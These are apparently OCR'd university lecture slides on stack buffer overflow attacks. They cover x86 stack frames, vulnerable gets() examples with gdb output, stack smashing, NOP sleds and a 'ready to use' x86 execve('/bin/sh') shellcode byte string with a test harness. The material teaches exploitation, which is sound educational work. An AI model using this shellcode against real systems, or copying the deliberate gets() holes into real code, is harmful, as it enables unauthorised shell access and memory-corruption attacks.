
The Stack


0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
Saved $EBP
~~420~~
<- EBP: base pointer address ESP
<- ESP
0xBFFDF000
Function epilogue
mov %ebp, %esp
pop %ebp
ret


The Stack


0xC0000000
<- EBP
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
~~Saved $EBP~~
<- ESP
0xBFFDF000
(base pointer address restored)
Function epilogue
mov %ebp, %esp
pop %ebp
ret

The Stack



0xC0000000
Stack
Heap
.data
.bss
.text
. . .
20
10
. . .
. . .
20
10
Saved $EIP
<- ESP
~~ESP~~
0xBFFDF000
Function epilogue
mov %ebp, %esp
pop %ebp
ret




foo(arg1, arg2,
..., argN) {
var1;
var2;
...
varN;
}
MEMORY ALLOCATION
...
ArgN
...
Arg2
Arg1
Saved $EIP
Saved $EBP
Var1
Var2
...
VarN
EBP + "N*4" in hex
EBP+0xC
EBP+0x8
EBP+0x4
EBP
EBP-0x4
EBP-0x8
EBP - "N*4" in hex
MEMORY WRITING
{
...
gets(var2);
}

Buffer Overflow

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);          //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}

$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

What Happened?

```
(gdb) x/wx $ebp+4
0xbffff648: 0x56555453

(gdb) x/s $ebp+4 #decode as
ascii
0xbffff648:  "STUV"
```



jmp 0x56555453 jump to **invalid** address (for the current process) ~> crash


Buffer Overflow Attacks

- to exploit a buffer overflow an attacker
  - must identify a buffer overflow vulnerability in some program
    - inspection, tracing execution, fuzzing tools
  - understand how buffer is stored in memory and determine potential for corruption

A Little Programming Language History

- at machine level all data an array of bytes
  - interpretation depends on instructions used
- modern high-level languages have a strong notion of type and valid operations
  - not vulnerable to buffer overflows
  - does incur overhead, some limits on use
- C and related languages have high-level control structures, but allow direct access to memory
  - hence are vulnerable to buffer overflow
  - have a large legacy of widely used, unsafe, and hence vulnerable code

The Code and the Stack



Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s),
        valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE),
str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT),
str2(BADINPUTBADINPUT), valid(1)
```

Buffer Overflow Example

Memory Address	Before gets(str2)	After gets(str2)	C V
. . . .	. . . .	. . . .	
bffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	
bffffbf0	01000000	01000000	
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	
bffffbe8	08fcffbf	08fcffbf	
bffffbe4	00000000	01000000	
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	s
bffffbd8	53544152 S T A R	42414449 B A D I	s

Stack Smashing

- occurs when buffer is located on stack
  - used by Morris Worm
  - "Smashing the stack for fun and profit"
- have local variables below saved frame pointer and return address
  - hence overflow of a local buffer can potentially overwrite these key control items
- attacker overwrites return address with address of desired code
  - program, system library or loaded in buffer

Where Can We Jump?

- Problem: We need to jump to a valid memory location that contains, or can be filled with, valid executable machine code.

- Solutions (i.e., exploitation techniques):
- Environment variable
- Built-in, existing functions
- Memory that we can control
  - **The buffer itself** <~ we will go with this
  - Some other variable

Stack Smashing 101

Let's assume that the overflowed buffer has enough room for our arbitrary code.

How do we guess the buffer address?

- Somewhere around ESP: gdb? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.


Be Careful with Debuggers

Notice that some debuggers, including gdb, add an offset to the allocated process memory.

So, the ESP obtained from gdb (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a problem of precision (see next slide for a solution).

NOP (0x90) Sled to the Rescue



NOP Sled Explained

A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of the area and the executable code

Sequence of NOP at the beginning of the buffer

- NOP is a 1-byte instruction (0x90 on x86), which does nothing at all

Jump to “anywhere within the NOP sled range”

Shellcode

- code supplied by attacker
  - often saved in buffer being overflowed
  - traditionally transferred control to a shell
- machine code
  - specific to processor and operating system
  - traditionally needed good assembly language skills to create
  - more recently have automated sites/tools
- Basically: execute execve("/bin/sh")

Shellcode, Ready to Use

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

//we can test it with:

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

An x86 Shellcode Example

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

```
//C version of our shellcode.
//We want to execute this:
int main() {
    char* hack[2];

    hack[0] = "/bin/sh";
    hack[1] = NULL;

execve(hack[0], &hack, &hack[1]);
}
```

Mem. preparation: push arguments onto the stack

```
...
movl    $0x80027b8,0xfffffff8(%ebp)
movl    $0x0,0xfffffffc(%ebp)
---------------------------------
(1) pushl   $0x0
(2) leal    0xfffffff8(%ebp),%eax
    pushl   %eax
(3) movl    0xfffffff8(%ebp),%eax
    pushl   %eax
call    0x80002bc <__execve>
...
```

`int execve(char *file, char *argv[], char *env[])`

